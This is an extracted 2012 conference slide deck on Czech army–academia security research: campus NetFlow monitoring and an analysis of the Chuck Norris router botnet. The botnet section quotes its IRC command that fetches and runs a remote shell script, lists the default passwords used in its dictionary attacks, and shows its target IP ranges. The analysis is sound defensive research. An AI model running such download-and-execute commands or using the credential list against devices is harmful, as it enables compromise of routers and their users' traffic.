

# Army & Academia Cyber Security Research in Czech Republic

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October 18, 2012

Manama, Bahrain

## Part I

**Masaryk University, Brno, Czech Republic**

## Brno, Czech Republic

- **2nd largest city** (next to Prague).
- ~400,000 inhabitants, ~**100,000 students!**
- Home to a number of institutions directly related to **R&D** (AVG, IBM, Honeywell).



## Masaryk University

- **2nd largest university** in the country.
- ~45,000 students, ~5,000 staff.
- ~**15,000 hosts** online every day.
- 2x 10 gigabit uplinks to internet.




## Part II

# R&D Timeline

# Before 2008

- 2004 Czech NREN CESNET, Masaryk University and Brno University of Technology built the **first 10 gigabit network interface card** in academia world.
- 2005–2007 **first two university spin-off companies established**.
- 2007 **CAMNEP** project – Cooperative Adaptive Mechanism for Network Protection – **for U. S. Army**.




- 2008 **CYBER** project for **Czech Army** started.
- 2008–2009 **CAMNEP** project follow-up.
- 2009 **CSIRT-MU** – Computer Security Incident Response Team of Masaryk University established.
- 2010 a new botnet named **Chuck Norris** discovered.
- 2011 cooperation with **Czech National Security Authority** that operates Czech governmental CERT.



## Part III

# Network Security Monitoring at Masaryk University

# FlowMon Probes at Masaryk University Campus





# NetFlow Monitoring at Masaryk University

1/10 GE



FlowMon  
probe




FlowMon  
probe




FlowMon  
probe

**NetFlow data  
acquisition**


# NetFlow Monitoring at Masaryk University




# NetFlow Monitoring at Masaryk University



# NetFlow Monitoring at Masaryk University




# Flow-based Traffic Monitoring System




**Network without any flow monitoring system.**

# Flow-based Traffic Monitoring System





**FlowMon probe connected to in-line TAP.**

# Flow-based Traffic Monitoring System




**FlowMon observes data from TAP and SPAN ports.**

# NfSen/NFDUMP Collector Toolset Architecture



Duration	Proto	Src IP	Addr:Port	Dest IP	Addr:Port	Flags
2.094	TCP	108.7.1.50	4956	108.7.1.50:80	AP.S	
0.094	TCP	108.7.1.50	4956	59.173.182.61:49440	AP.S	
0.168	TCP	108.7.1.50	4956	59.173.182.61:49440	AP.S	
0.737	TCP	108.7.1.50	4956	59.173.182.61:49414	AP.S	
0.379	TCP	108.7.1.50	4956	59.173.182.61:49418	AP.S	
0.296	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
0.575	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
0.574	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
0.451	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
1.281	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
1.280	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
5.886	TCP	59.173.182.61	4956	108.7.1.50:80	AP.S	
4.951	TCP	192.173.232.6	4956	108.7.1.50:80	AP.S	
2.800	TCP	192.173.232.6	4956	108.7.1.50:80	AP.S	
2.949	TCP	218.56.6.116	56007	108.7.1.50:80	AP.S	
1.693	TCP	108.7.1.50:80		157.242.141.183	80	
1.778	TCP	108.7.1.50:80		157.242.141.183	80	
0.604	TCP	157.242.141.183	1325	108.7.1.50:80	AP.S	
1.990	TCP	157.242.141.183	1324	108.7.1.50:80	AP.S	



- **NfSen – NetFlow Sensor** – <http://nfsen.sf.net/>
- **NFDUMP – NetFlow display** – <http://nfdump.sf.net/>



## Part IV

# CYBER project

# Goals of the project



- Analysis of **up-to-date network threats** and protection against them.
- **Automatic reaction** to security threats.
- Validation of **advanced probe utilization** in active network protection.
- **Deployment of project results in real networks** by the CIRC of Czech Ministry of Defence and the CSIRT-MU.



# Selected Results I

- Detection of **SSH/RDP dictionary attacks**.

admin/1234      peter/qwerty  
lucy/lucy      test/test  
guest/guest      root/root  
root/password      henry/passwd  
admin/1234Admin

A cartoon character with a yellow, spiky body, wearing sunglasses and a white scarf, holding a black sign that says "TOP SECRET".

- **Intelligent profiling of network devices**.



- Detection of **infiltrated devices** in the network.




- Discovery of **Chuck Norris botnet**.



## Active network protection


- blocking
- filtering
- limiting
- (phishing) quarantine
- counterattack



# HAMOC Hardware Platform

## Features

- Traffic distribution among multiple CPU cores.
- Network applications with hardware acceleration.
- Capable of concurrent monitoring/blocking/filtering/etc.



## Part V

# Chuck Norris Botnet

# Chuck Norris Botnet




## What is “new“

- Attack against **network devices**.
- Users are **not aware** about the attack.
- Infected devices are **permanently connected** to the Internet.

## Short Summary

- Attacks **Linux MIPSSEL** devices (ADSL modems, WIFI routers).
- **No anti-\*** solution.
- Access to **all** user's **traffic**.
- Based on **known techniques** and **components**.






Botnet monitoring and analysis testbed.




# Botnet Analysis – I




Botnet monitoring and analysis testbed.

# Botnet Analysis – I




Botnet monitoring and analysis testbed.

# Botnet Analysis – I



Botnet monitoring and analysis testbed.

# Botnet Analysis – I



Botnet monitoring and analysis testbed.

# Botnet Analysis – II



**infected  
device**




# Botnet Analysis – II



list of C class  
networks to scan




infected  
device



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

**Tab. 1:** Example of botnet propagation targets.


# Botnet Analysis – II



IP Range	Owner	IP Range	Owner
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201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

**Tab. 1:** Example of botnet propagation targets.

# Botnet Analysis – II



IP Range	Owner	IP Range	Owner
217.236.0.0/16	Deutsche Telekom	88.253.0.0/16	TurkTelekom
87.22.0.0/16	Telecom Italia	220.240.0.0/16	Comindico Australia
85.174.0.0/16	Volgograd Electro Svyaz	222.215.0.0/16	China Telecom
201.1.0.0/16	Telecomunicacoes de Sao Paulo	200.121.0.0/16	Telefonica del Peru

**Tab. 1:** Example of botnet propagation targets.



# Botnet Analysis – III



**infected  
device**



**victim**


# Botnet Analysis – III



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, <i>blank password</i>
admin	admin, password, <i>blank password</i>
1234	1234Admin

**Tab. 2:** Passwords used for a dictionary attack.

# Botnet Analysis – III



User	Password
root	admin, Admin, password, root, 1234, private, XA1bac0MX, adsl1234, %%fuckinside%%, dreambox, <i>blank password</i>
admin	admin, password, <i>blank password</i>
1234	1234Admin


**Tab. 2:** Passwords used for a dictionary attack.

# Botnet Analysis – IV


deny remote access  
(ports 22-80)



# Botnet Analysis – IV




# Botnet Analysis – IV



Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

# Botnet Analysis – IV




Initial Command (IRC Topic):

```
:!* sh wget http://87.98.163.86/pwn/scan.sh;chmod u+x scan.sh;./scan.sh
```

## Botnet Threats

- Denial-of-Service attacks – DoS, DDoS.
- DNS spoofing attack.
- Infected device reconfiguration.




## Consequences for Users

- The link was saturated with malicious traffic activities.
- Economic losses and criminal sanctions against unaware users.



## DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.



primary  
DNS server



secondary  
DNS server

infected  
router



victim



## DNS Spoofing Attack

- Web page redirect:
  - www.facebook.com
  - www.google.com
- Malicious code execution.



botnet C&C Center

OpenDNS.com



primary  
DNS server

secondary  
DNS server

infected  
router





www.facebook.com

victim




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


## DNS Spoofing Attack

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


# Attacks Against Masaryk University Network




33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

# Attacks Against Masaryk University Network



33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

# Attacks Against Masaryk University Network



33 000 unique attackers (infected devices) from 2009/10 – 2010/02.

# Botnet Announcement and Mitigation

## Media

- Czech Ministry of Defence
- Czech Television
- Czech Radio
- New York Times
- Computerworld

**COMPUTERWORLD**

## Security Community

- 150 alerts to abuse mails
- AVG
- Kaspersky Lab
- NATO CIRC
- TF-CSIRT
- Shadowserver.org

**The New York Times**

**But in 2011 we spot a new version in the wild...**



## Part VI

# Conclusion

- **Flow-based** network intrusion detection and protection is suitable for **large and high-speed networks**.
- Online **network monitoring** contributes to the overall **security**.
- **Any device** connected to network is **dangerous**.
- They are **not anti-\* solutions** for ubiquitous networking.



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<http://www.muni.cz/ics/cyber>

<http://www.muni.cz/csirt>

## Army & Academia Cyber Security Research in Czech Republic

